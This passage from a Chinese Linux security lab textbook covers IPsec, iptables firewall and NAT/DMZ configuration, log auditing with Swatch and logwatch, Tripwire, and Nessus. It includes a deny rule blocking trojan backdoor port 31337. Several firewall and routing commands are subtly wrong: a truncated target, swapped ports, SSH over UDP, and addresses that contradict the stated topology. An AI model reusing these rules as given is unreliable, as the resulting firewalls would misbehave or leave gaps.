（1）工作站 A 和工作站 B 之间的主机到主机 IPsec 连接的 ifcfg 文件（这个例子中用来识别该连接的独特名称是 ipsec0，因此其结果文件被命名为 /etc/sysconfig/network-scripts/ ifcfg-ipsec0）。

```
DST=X.X.X.X
TYPE=IPSEC
ONBOOT=yes
IKE_METHOD=PSK
```

工作站 A 将会把 X.X.X.X 替换成工作站 B 的 IP 地址，而工作站 B 将会把 X.X.X.X 替换成工作站 A 的 IP 地址。连接被设置成引导时被引发（ONBOOT=yes），并使用预共享密钥验证方法（IKE_METHOD=PSK）。

（2）编辑预共享密钥文件（叫作/etc/sysconfig/network-scripts/keys-ipsec0），两个工作站都使用它来彼此验证。该文件的内容应该完全一致，并且只有根用户才有读写权。

```
IKE_PSK=foobarbaz
```

为了改变 keys-ipsec0 文件的权限使得只有根用户才有对它的读写权，在创建了该文件后执行以下命令：

```
chmod 600 /etc/sysconfig/network-scripts/keys-ipsec0
```

如果需要改变验证密钥，必须编辑两个工作站上的 keys-ipsec0 文件。两个文件必须完全一致才能保证正确的连接性。

（3）要启动连接，在每个主机上以根用户身份重新引导工作站或执行以下命令：

```
/sbin/ifup ipsec0
```

要测试 IPsec 连接，运行 tcpdump 工具来查看在主机（或网络）间传输的网络分组，并校验它们是否通过 IPsec 被加密了。分组应该包括 AH 头，而且应该被显示为 ESP 分组。ESP 意味着它被加密了。例如：

```
17:13:20.617872 192.168.0.1>192.168.0.91: AH(spi=0x0aaa749f,seq=0x335):
ESP(spi=0x0ec0441e,seq=0x335) (DF)
```

（4）启动两个主机的安全通信，并使用 TcpDump 进行抓包，查看加密结果。

**【实验报告】**

（1）叙述 IPSec 的安全原理，在 Linux 操作系统中的配置方法。

（2）使用 Sniffer 监听 IPSec 的通信，检查是否能够窃听。

**【思考题】**

使用 IPSec 后能够增加系统的安全性，但是也会降低系统网络性能，试通过流量分析的方式说明 IPSec 对系统的影响。

### 9.3.3　Linux 防火墙配置

**【实验目的】**

掌握 Linux 下防火墙的原理和配置方法。

**【原理简介】**

防火墙作为一种网络或系统之间强制实行访问控制的机制，是确保网络安全的重要手段。针对不同的需求和应用环境，可以量身定制出不同的防火墙系统。防火墙大到可由若干路由器和堡垒主机构成，也可小到仅仅是网络操作系统上一个防火墙软件包所提供的包过滤功能。

在众多网络防火墙产品中，Linux 操作系统上的防火墙软件特点显著。首先是 Linux 操作系统作为一个类 UNIX 网络操作系统，在系统的稳定性、健壮性及价格的低廉性方面都独具优势。更为重要的是，Linux 不但本身的源代码完全开放，而且系统包含建立 Internet 环境所需要的所有服务软件包，如 Apache Web 服务器、DNS 服务器、Mail 服务器、Database 服务器等。同样，基于 Linux 的防火墙软件不但具有强大的功能，而且大部分都是开放软件。

随着 Internet 的飞速发展，安全问题越来越重要。利用 Linux 构建企业网深受中小企业的青睐，而利用 Linux 构建企业网的防火墙系统也成为众多中小企业的理想选择。Linux 内核从 1.1 版本开始，就已经具备包过滤功能。在 2.0 内核中，开始采用 ipfwadm 来操作内核的包过滤规则。到 2.2 版本时，Linux 内核采用了 ipchains 来控制内核的包过滤规则。发展到 2.4.x 时，ipchains 被一个全新的包过滤管理工具 iptables 所替代。新发布的 2.6 版内核也在安全方面进行了改进。因此，无论拥有哪个版本的 Linux 内核，无论选择哪个版本的 Linux 来构建自己的企业网，都可以利用现有的系统构建出一个理想实用的防火墙。防火墙系统可分为包过滤型、应用级网关（也叫代理服务器型防火墙）和电路级网关三种基本类型。

Linux 提供的防火墙软件包内置于 Linux 内核中，是一种基于包过滤型的防火墙实现技术。其中心思想是根据网络层 IP 包头中的源地址、目的地址及包类型等信息来控制包的流向。更彻底的过滤则是检查包中的源端口、目的端口以及连接状态等信息。 Netfilter 是 Linux 核心中一个通用架构，用于扩展各种服务的结构化底层服务。它提供一系列的表（tables），每个表由若干链（chains）组成，而每条链中可以由一条或数条规则（rule）组成。它可以和其他模块（如 iptables 模块和 nat 模块）结合起来实现包过滤功能。iptables 是一个管理内核包过滤的工具，可以加入、插入或删除核心包过滤表格中的规则。实际上真正来执行这些过滤规则的是 Netfilter。

iptables 的具体内容请参考 iptables 本身携带的文档。

【实验环境】

Linux 操作系统内核版本 2.6 以上。

（1）Linux 9 系统 PC 一台（FireWall），三个 8139 TP-LINK 网卡。

Eth0（IP：218.197.93.115）

Eth1（IP：192.168.1.1）

Eth2（IP：192.168.2.1）

（2）Linux 9 系统 PC 一台（Server），一个 8139 TP-LINK 网卡。

C（IP：192.168.1.2）

（3）PC 一台，双系统（Windows XP 和 R.H Linux9），一个 8139 网卡。

A（IP：192.168.2.2）

（4）PC 一台，Windows XP 系统，一个 8139 网卡。

B（IP：218.197.93.161）

（5）RJ-45 交叉线若干。

本实验拓扑结构如图 9-7 所示。





图 9-7　防火墙实验拓扑结构

【实验步骤】

**1. iptables 主机防火墙配置实验**

（1）使用 iptables 的第一步是启动 iptables 服务。可以使用以下命令进行：

```
service iptables start
```

要使 iptables 在系统引导时默认启动，必须使用 chkconfig 来改变服务的运行级别状态：

```
chkconfig --level 345 iptables on
```

也可以使用系统提供的管理工具进行配置 System Setting|Security Level，出现如图 9-8 所示界面，通过这个界面可以启动或停止 iptables 的运行，还可以配置防火墙的规

则。在配置新规则前首先备份原有系统的 iptables 配置，可以在命令行中通过“iptables –L”命令来看一下当前的 iptables 配置，选择存储 iptables 配置文件的位置，假设要将文件存储在/var/lib/iptables/saved.cfg，备份的方法如下：首先，浏览到该目录（使用诸如 cd /var/lib/iptables 的命令），然后输入命令 iptables-save > saved.cfg。




图 9-8　防火墙配置界面

（2）基本规则配置。iptables 使用策略（policy, -P）来创建默认规则。对安全敏感的管理员通常采取放弃所有分组的策略，只逐一允许指定分组。以下规则阻塞网络上所有的出入分组。

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
```

此外，还要拒绝所有转发分组（Forwarded Packets）。要达到这个目的，使用以下规则：

```
iptables -P FORWARD DROP
```

设置了策略链后，为特定网络和安全需要创建新规则。

要允许到防火墙上的端口 80 的通信，远程 SSH 访问添加以下规则：

```
iptables -A INPUT -p tcp -m tcp --sport 80 -j ACCEPT
iptables -A OUTPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p udp --sport 22 -j ACCEP
```

（3）有些木马程序会扫描端口 31337～31340（即黑客语言中的 elite 端口）上的服务。既然合法服务都不使用这些非标准端口来通信，阻塞这些端口能够有效地减少网络上可能被感染的机器和它们的远程主服务器进行独立通信的机会。

```
iptables -A OUTPUT -o eth0 -p tcp --dport 31337 --sport 31337 -j DROP
iptables -A FORWARD -o eth0 -p tcp --dport 31337 --sport 31337 -j DROP
```

还可以阻塞试图假冒目标主机所在 LAN 的专用 IP 地址混入的连接。例如：如果目标主机的 LAN 使用 192.168.1.0/24 范围，面向互联网的网络设备（如 eth0）上就可以设置一条规则来放弃到那个设备的使用目标主机所在 LAN 的 IP 范围的分组。因为推荐使用的默认政策是拒绝转发分组，所有到面向外界的设备（eth0）的假冒 IP 地址都会被自动拒绝。

```
iptables -A FORWARD -s 192.168.1.0/24 -i eth0 -j DROP
```

（4）防火墙规则只在计算机处于开启状态时才有效。如果系统被重新引导，这些规则就会自动被清除并重设。要保存规则以便今后载入，请使用以下命令：

```
/sbin/service iptables save
```

当前设置就会保存在 /etc/sysconfig/iptables 文件中，这些规则会在服务启动或重新启动时（包括机器被重新引导时）被应用。

**2. iptables 网络防火墙实验**

实现 FireWall 的 NAT 功能让 A 能访问 WAN(218.197.93.254),在 Server 上开启 FTP 和 Web 服务（简单的）使得 A，B 正常访问 C，开启防火墙使得：

- 内网可以访问外网。防火墙需要进行源地址转换。
- 内网可以访问 DMZ。内网用户使用和管理 DMZ 中的服务器。
- 外网不能访问内网。内网中存放的是内部数据，这些数据不允许外网的用户进行访问。
- 外网可以访问 DMZ。DMZ 中的服务器本身就是要给外界提供服务的，所以外网必须可以访问 DMZ。同时，外网访问 DMZ 需要由防火墙完成对外地址到服务器实际地址的转换。
- DMZ 不能访问内网。如果违背此策略，则当入侵者攻陷 DMZ 时，就可以进一步进攻到内网的重要数据。
- DMZ 不能访问外网。DMZ 中的服务器专门用于给外界提供服务，所以外网必须可以访问 DMZ，而 DMZ 中的服务器则不允许主动访问外网。

实验步骤如下。

1）实现路由功能

首先来配置 eth0。给这个网络接口分配地址 218.197.93.115，运行下列命令：

# ifconfig eth0 218.197.93.115 netmask 255.255.255.0

为了使这个地址不在计算机重新启动后消失，编辑/etc/sysconfig/network-scripts/ifcfg-eth0 文件：

```
DEVICE = eth0
ONBOOT = yes
BROADCAST = 218.197.93.255
```

```
NETWORK = 218.197.93.0
NETMASK = 255.255.255.0
IPADDR = 218.197.93.115
```

增加一条静态路由：

```
# route add -net 218.197.93.0 netmask 255.255.255.0
```

然后配置 eth1，eth1 与 192.168.9.0 网段相连，分配给它的地址是 192.168.9.1，使用 ifconfig 命令为它配置参数：

```
# ifconfig eth1 192.168.9.1 netmask 255.255.255.0
```

编辑/etc/sysconfig/network-scripts/ifcfg-eth1 文件：

```
DEVICE = eth1
ONBOOT = yes
BROADCAST = 192.168.9.255
NETWORK = 192.168.9.0
NETMASK = 255.255.255.0
IPADDR = 192.168.9.1
```

增加一条静态路由：

```
# route add -net192.168.1.0 netmask 255.255.255.0
```

最后配置 eth2，它连接 192.168.2.0 网段，分配的 IP 地址是 192.168.2.1，执行下列命令：

```
# ifconfig eth2 192.168.2.1 netmask 255.255.255.0
```

编辑/etc/sysconfig/network-scripts/ifcfg-eth2 文件：

```
DEVICE = eth2
ONBOOT = yes
BROADCAST = 192.168.2.255
NETWORK = 192.168.2.0
NETMASK = 255.255.255.0
IPADDR = 192.168.2.1
```

增加一条静态路由：

```
# route add -net 192.168.2.0 netmask 255.255.255.0
```

这样网络中就有三条静态路由记录了：

```
# route Kernel IP routing table Destination Gateway Genmask Flags Metric
Ref Use Iface
218,197.93.115 *255.255.255.0U 0 0 0 eth0
192.168.1.0*255.255.255.0U 0 0 0 eth1
```

```
192.168.2.0*255.255.255.0U 0 0 0 eth2
```

还要为系统增加一条默认路由，因为默认的路由是把所有的数据包都发往它的上一级网关，因此增加如下的默认路由记录：

```
# route add default gw 218.197.93.254
```

这样系统的静态路由表建立完成，它的内容是：

```
# route Kernel IP routing table Destination Gateway Genmask Flags Metric
Ref Use Iface
218,197.93.115 *255.255.255.0U 0 0 0 eth0
192.168.1.0*255.255.255.0U 0 0 0 eth1
192.168.2.0*255.255.255.0U 0 0 0 eth2
default218.197.93.254 0.0.0.0 UG 0 0 0 eth0
```

2）在 C 上开启 WWW 和 FTP 服务

```
#service httpd start
#service vsftpd start
```

3）设置 iptables 的规则配置文件

（1）防火墙上初始化：

```
iptables -F
iptables -t nat -F
iptables -X
iptables -t nat -X
iptables -Z
iptables -t nat -Z
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
iptables -t nat -P POSTROUTING DROP
```

（2）要增加系统的 IP 转发功能,执行如下命令打开 IP 转发功能：

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

（3）允许 A 机器访问 WAN：

```
iptables -A FORWARD -s 192.168.2.0/24 -i eth2 -j ACCEPT
```

（4）A 往 C 的包都允许 0 字符：

```
iptables -A FORWARD -s 192.168.2.0/24 -d 192.168.1.0/24 -i eth2 -j ACCEPT
```

（5）WAN 往 A 的包都不允许：

```
iptables -t nat -A PREROUTING -s 0.0.0.0/0 -d 192.168.2.0/24 -i eth0 -j DROP
```

（6）允许 WAN 向内部发送已建立连接的包和相关连接的包：

```
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to 218.197.
93.115
```

（7）允许 WAN 发往 WWW 和 FTP 服务器的包并把对网关的 WWW 和 FTP 请求转发到内部的 WWW 和 FTP 服务器上：

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -d 218.197.93.115 -s
0.0.0.0/0 -i eth0 -j DNAT --to 192.168.1.2
iptables -A FORWARD -p tcp -s 0.0.0.0/0 -d 192.168.1.2 -i eth0 --dport 80
-j ACCEPT
iptables -A FORWARD -p tcp -d 0.0.0.0/0 -s 192.168.1.2 -i eth1 --sport 80 !
--syn -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 20,21 -d 218.197.93.115 -s
0.0.0.0/0 -i eth0 -j DNAT --to 192.168.1.2
iptables -A FORWARD -p tcp -s 0.0.0.0/0 -d 192.168.1.2 -i eth0 --dport 20,21
-j ACCEPT
iptables -A FORWARD -p tcp -d 0.0.0.0/0 -s 192.168.1.2 -i eth1 --sport 20,21 !
--syn -j ACCEPT
iptables -t nat -A PREROUTING -s 0.0.0.0/0 -d 192.168.1.0/24 -i eth0 -j
DROP
```

（8）不能访问 A，B：

```
iptables -A FORWARD -s 192.168.1.0/24 -d 0.0.0.0/0 -i eth1 -j DROP
```

4）进行访问测试

**【实验报告】**

（1）叙述主机防火墙的配置过程和测试结果。

（2）叙述网络防火墙的配置过程和测试结果。

**【思考题】**

查找资料，分析 iptables 的安全机制。

## 9.4 安全审计

### 9.4.1 日志审计

**【实验目的】**

掌握使用 Linux 系统的安全审计功能，来更好地保护系统安全。

**【原理简介】**

作为信息犯罪取证和系统安全的监督机制，安全审计功能是不可或缺的。Linux 系

统提供的系统安全审计包括两个部分：一是日志系统，二是文件完整性审计。日志系统是一种由核心触发的、详细的、可定制的、彻底的安全访问记录，它记载了所有用户关心的安全事件，包括敏感资源的访问记录和所有未授权的非法访问企图。系统使用一个专门的角色，来定义这些安全记录的规则，查看记载下来的审计记录。系统安全审计功能是不会被人恶意中断的，审计记录也是无法随意删除的，因为它受到核心的保护。

安全审计可以考察若干日志文件（内核、系统、服务器、网络、防火墙等），并拿日志文件和常见已知攻击的内部数据库进行比较。syslog 软件提供了系统记录功能以及搜集内核消息功能。过滤日志（记录网络和内核事件的日志可能会非常详细）、分析日志、使用它自己的严重性级别系统来重新给异常消息标签，并把它们收集到它自己的特殊日志以供管理员分析使用。

安全审计系统还可以校验重要文件和可执行文件的完好性。它检查敏感文件（以及管理员添加的任何文件）的数据库，并使用 md5sum（128 位算法）或 sha1sum（160 位算法）之类的消息文件摘要工具来为每个文件创建一个校验和（checksum）。然后，审计系统把这些校验和保存到一个纯文本文件中，并定期比较实际文件的校验和与这个纯文本文件中保存的数值。如果发现了任何不匹配之处，系统就会通过电子邮件来警告管理员。

Linux 日志存储在 /var/log 目录中。这里有几个由系统维护的日志文件，但其他服务和程序也可能会把它们的日志放在这里。大多数日志只有 root 才可以读，不过只需要修改文件的访问权限就可以让其他人可读。messages 日志是核心系统日志文件。它包含系统启动时的引导消息，以及系统运行时的其他状态消息。I/O 错误、网络错误和其他系统错误都会记录到这个文件中。其他信息，比如某个人的身份切换为 root，也在这里列出。

**【实验环境】**

Red Hat Linux 9 或 Fedora CoreLinux 3 以上的版本。

**【实验步骤】**

日志文件时刻记录着系统的运行情况，用户可以通过它来检查错误发生的原因，或者受到攻击时攻击者留下的痕迹。日志主要的功能有：审计和监测。还可以实时地监测系统状态，监测和追踪侵入者等。所以黑客往往在攻击时修改日志文件，来隐藏踪迹。Linux 日志存储在 /var/log 目录中，因此要限制对 / var / log 文件的访问，禁止一般权限的用户去查看日志文件。在 Linux 系统中，有三个主要的日志子系统。

**1. 连接时间日志**

由多个程序执行，把记录写到/var/log/wtmp 和/var/run/ utmp。login 等程序更新 wtmp 和 utmp 文件，使系统管理员能够跟踪谁在何时登录到系统。wtmp 和 utmp 文件都是二进制文件，不能被诸如 tail 命令剪贴或合并（使用 cat 命令）。用户需要使用 who、w、users、last 和 ac 来使用这两个文件包含的信息。

who 命令查询 utmp 文件并报告当前登录的每个用户。who 的默认输出包括用户名、终端类型、登录日期及远程主机。w 命令查询 utmp 文件并显示当前系统中每个用户和它

所运行的进程信息。users 用单独的一行打印出当前登录的用户，每个显示的用户名对应一个登录会话。如果一个用户有不止一个登录会话，那他的用户名将显示相同的次数。last 命令往回搜索 wtmp 来显示自从文件第一次创建以来登录过的用户，如果指明了用户，那么 last 只报告该用户的近期活动。ac 命令根据当前的/var/log/wtmp 文件中的登录进入和退出来报告用户连接的时间（小时），如果不使用标志，则报告总的时间。

lastlog 文件在每次有用户登录时被查询。可以使用 lastlog 命令来检查某特定用户上次登录的时间，并格式化输出上次登录日志/var/log/lastlog 的内容。它根据 UID 排序显示登录名、端口号（tty）和上次登录时间。

日志审计操作如下：

```
[root@mylivx ~]# who
root     :0           Aug 31 11:22
root     pts/1        Aug 31 11:25 (:0.0)
[root@mylivx ~]# w
 11:26:58 up 13 min,  2 users,  load average: 0.33, 1.04, 0.79
USER    TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root    :0    -        11:22   ?xdm?  46.90s  0.88s /usr/bin/gnome-session
root    pts/1        :0.0          11:25    0.00s  0.39s  0.04s w
[root@mylivx ~]# users
root root
[root@mylivx ~]# last
root     pts/1        :0.0          Thu Aug 31 11:25   still logged in
root     :0                         Thu Aug 31 11:22   still logged in
reboot   system boot  2.6.11-1.1369_FC Thu Aug 31 11:15      (00:11)
root     pts/2        :0.0          Thu Aug 31 00:38 - down     (00:53)
root     pts/1        :0.0          Wed Aug 30 23:27 - down     (02:03)
root     :0                         Wed Aug 30 23:26 - down     (02:04)
reboot   system boot  2.6.11-1.1369_FC Wed Aug 30 23:23      (02:07)

wtmp begins Mon Aug 28 22:19:41 2006
[root@mylivx ~]# ac
        total      16.49
[root@mylivx ~]#
```

**2. 错误日志**

由 syslogd（8）执行。各种系统守护进程、用户程序和内核通过 syslog（3）向文件/var/log/messages 报告值得注意的事件。另外有许多 UNIX 程序创建日志。像 HTTP 和 FTP 这样提供网络服务的服务器也保持详细的日志。syslog 已被许多日志函数采纳，它用在许多保护措施中——任何程序都可以通过 syslog 记录事件。syslog 可以记录系统事件，可以写到一个文件或设备中，或给用户发送一个信息。它能记录本地事件或通过网络记录另一个主机上的事件。

**3. 程序日志**

许多程序通过维护日志来反映系统的安全状态。su 命令允许用户获得另一个用户的权限，所以它的安全很重要，它的文件为 sulog。同样的还有 sudolog。另外，像 Apache 有两个日志：access_log 和 error_log。

在 Linux 系统中如果仅把系统事件作为日志记录下来，而不去查看，是没有用的，大部分的日志文件都是文本格式，可以方便地查看。在 Red Hat Linux 中还可以使用系统提供的日志查看工具进行查看。

但是系统管理员不可能时时地检查日志文件，并且日志文件很大，很多时候通过这种浏览的方式审查日志很不方便。Red Hat Linux 中提供了 logwatch 工具，定期自动检查日志并发送邮件到管理员信箱。需要修改/etc/log.d/conf/ logwatch.conf 文件，在 MailTo = root 参数后增加管理员的邮件地址。logwatch 会定期检查日志，过滤有关使用 root、sudo、telnet、ftp 登录等信息，协助管理员分析日常安全。

**4. Swatch 实时的日志监控工具**

系统管理员可以设置所感兴趣的事件，它可以在事件发生的时候告诉管理员。Swatch 有两种运行方式：一种可以在检查日志完毕后退出，另一种可以连续监视日志中的新信息。Swatch 提供了许多通知方式，例如 E-mail、振铃、终端输出、多种颜色等。可以从下面的站点下载：ftp://ftp.stanford.edu/general/security-tools/ swatch/。

如果系统没有安装 Swatch 软件包，首先需要下载和解压缩最新的 Swatch 软件包。建议从 Swatch 的官方网站获得可靠的 Swatch 软件包，下载网址：http://sourceforge.net /projects/swatch/。下载后解压，进入到解压后的目录，执行如下命令：

```
#perl Makefile.PL
#make
#make test
#make install
#make realclean
```

Swatch 程序安装成功后，Perl 模块将会用于 Swatch 程序的运行。

配置：Swatch 程序使用正则表达式（Regular Expressions）来发现感兴趣的目标行。一旦 Swatch 发现某一行匹配预设定的模式，它会立即采取行动，比如屏幕打印、发送电子邮件，或者采取用户预先设定的行动，比如：

```
watchfor /[fF]ailed|/FAIL.*ED/
echo bold
bell 3
mail
```

上面的脚本是 Swatch 配置文件一个部分的例子。首先，Swatch 在指定的日志文件中寻找包含设定单词 failed、Failed，或者其他以 FAIL 开始或者以 ED 结束的单词的行，一旦搜索到某行包含三个搜索单词中的任何一个，Swatch 程序立即向终端显示粗体行和响铃三下，然后发送电子邮件给运行 Swatch 程序的用户（通常是 root 用户）。

使用 Swatch 运行: swatch --config-file=/etc/swatch.conf --examine=/var/log/messages。

上面的例子中配置文件所在的系统绝对路径是/etc/swatch.conf，需要检查的日志文件是/var/log/messages。使用 Swatch 检查不断增加的日志文件:

```
swatch --config-file=/home/zhaoke/swatch.conf --tail-file=/var/log/messages
```

**【实验报告】**

叙述 Linux 操作系统中日志审计的各种操作。

**【思考题】**

（1）查找资料，分析日志审计操作的重要性。

（2）配置 Swatch，使之能够检测登录失败事件，并测试。

### 9.4.2　文件完整性保护

**【实验目的】**

掌握利用开源完整性检测工具 Tripwire 来检查系统完整性的方法。

**【原理简介】**

系统的正常运行要靠系统程序的正常运转，而程序的运行又与其可执行文件休戚相关。所以，维护系统完整性是确保系统安全的一项基本工作。系统完整性是指系统中可执行文件的完整性，也就是说系统中的程序文件没有被非法修改。

如果可执行文件被恶意修改，如改变、插入或删除等，将直接威胁到系统的安全性。大多数情况下，黑客渗入到系统后会立即修改某些系统文件以创建后门，如用准备好的替代物换掉系统中原有的/bin/login 文件以便使其不用口令便能登录系统；然后再修改某些文件，例如/bin/ls 等，以便隐藏其行径。因此需要一种文件完整性检查工具，使得当系统文件被恶意修改后能及时发现，从而为进一步处理创造条件。

Tripwire 是一款最为常用的开放源码的完整性检查工具，它生成目标文件的校验和并周期性地检查文件是否被更改。对于需要监视的文件，Tripwire 会使用校验和来为文件的某个状态生成唯一的标识（又称为“快照”），并将其存放起来以备后用。当 Tripwire 程序运行时，它先计算新的标识，并与存放的原标识加以比较，如果发现不匹配，它就报告系统管理人员文件已经被修改。接下来，系统管理员就可以利用这个不匹配来判断系统是否遭到了入侵。

**【实验环境】**

Linux 操作系统，Tripwire。

**【实验步骤】**

（1）RPM 档安装后（#rpm -ivh tripwire-xxx.rpm），需要再执行/etc/tripwire/twinstall.sh。

```
#/etc/tripwire/twinstall.sh
```

（2）数据库初始化模式。

```
#/usr/sbin/tripwire -m i
```

（3）修改原则文件以符合系统现有的文件结构。

```
#cd /etc/tripwire
#/usr/sbin/tripwire -m c | grep Filename > twnotfound.txt
```

编写一个 shell script（twfilter.sh）：

```
#!/bin/bash
org_file=/etc/tripwire/twpol.txt
not_file=twnotfound.txt
tmp_file=tmp.txt
new_file=new.txt
cat $org_file > $tmp_file
for i in $( cat  $not_file | cut -d ":" -f 2 ); do
     grep -v  $i  $tmp_file > $new_file
     cat  $new_file > $tmp_file
done

mv $org_file $org_file.bak
cat $new_file > $org_file
rm -f $new_file
rm -f $tmp_file
# ---END Script---#

#sh twfilter.sh
```

产生符合系统的原则文件。

（4）根据新的原则文件重建数据库。

```
#/usr/sbin/twadmin -m P /etc/tripwire/twpol.txt
#/usr/sbin/tripwire -m i
```

（5）建立数据库后“务必”删除纯文字格式的原则文件和设定档。

```
#rm /etc/tripwire/twpol.txt
#rm /etc/tripwire/twcfg.txt
```

（6）完整性检查模式。

```
#/usr/sbin/tripwire -m c
```

可在/etc/cron.daily/下新增 script（tw-check）：

```
#!/bin/bash
/usr/sbin/tripwire -m c | mail -s "Tripwire Daily Report from " root@localhost
```

（7）数据库更新模式。

如果系统有新增或修改档案，需更新数据库：

```
#/usr/sbin/tripwire -m u -r /var/lib/tripwire/report/-.twr
```

进入 vi 编辑模式，在报告文件中有违反原则的会有一个选择框（[X]），若维持"X"表示接受此变动，如果移除"X"则表示不更新此变化（未来再检查还是会列出来），改完存盘时需输入 local key 密码，Tripwire 会更新数据库并存盘。

（8）策略更新模式。

将现有的原则档（加密版）导出为 twpol.txt（纯文字版）。

```
#/usr/sbin/twadmin -m p > /etc/tripwire/twpol.txt ,改完再更新回加密版
#/usr/sbin/tripwire -m p /etc/tripwire/twpol.txt
#/usr/sbin/tripwire -m c
```

立即做检查，并记得删除 twpol.txt。

（9）如果要更新设定档，需先导出现有的设定档（加密版）为纯文字格式。

```
#/usr/sbin/twadmin -m f > /etc/tripwire/twcfg.txt,改完再更新回加密版
#/usr/sbin/twadmin -m F --site-keyfile /etc/tripwire/site.key  twcfg.txt
#rm twcfg.txt
```

监控文件名单包含在/etc/tripwire/twpol.txt 中。

**【实验报告】**

（1）叙述 Tripwire 的使用方法。

（2）测试 Tripwire 检测完整性的效果。

**【思考题】**

分析使用 Tripwire 后对系统安全的影响，能够阻止或发现哪些攻击？对哪些攻击不起作用？Tripwire 的缺点有哪些？

### 9.4.3 系统风险评估

**【实验目的】**

掌握 Linux 环境下风险分析的方法，熟练使用常用的安全扫描工具。

**【原理简介】**

漏洞扫描就是对重要计算机信息系统进行检查，发现其中可被黑客利用的漏洞。漏洞扫描的结果实际上就是系统安全性能的一个评估，它指出了哪些攻击是可能的，因此成为安全方案的一个重要组成部分。Nessus 是一款非常流行的风险评估软件，可以帮助评估临界系统和应用程序的漏洞。它针对以下平台提供安装包和客户端：

- Linux: Fedora FC4、5, Red Hat Enterprise 3、4, SuSE 9.3、10，Debian 3.1 (i386)
- FreeBSD: FreeBSD 5、6 (i386)
- Solaris: Solaris 9、10 (Sparc)
- Mac OS X: Mac OS X 10.4 (Intel、PPC)
- Windows: Windows 2000, XP, 2003 (32b)

Nessus 根据已知的系统漏洞和弱点，对被评估的系统进行模拟攻击，最后给出一份详细的报告。Nessus 将系统的漏洞归结为以下三类。

（1）Security Holes：该项攻击成功并且会造成极大的安全风险。

（2）Security Warnings：该项攻击成功，但是不会对安全造成大的影响。

（3）Security Notes：软件通过扫描发现了系统相关信息。

接下来，Nessus 还会将这三类漏洞依据风险因素分解为不同等级。

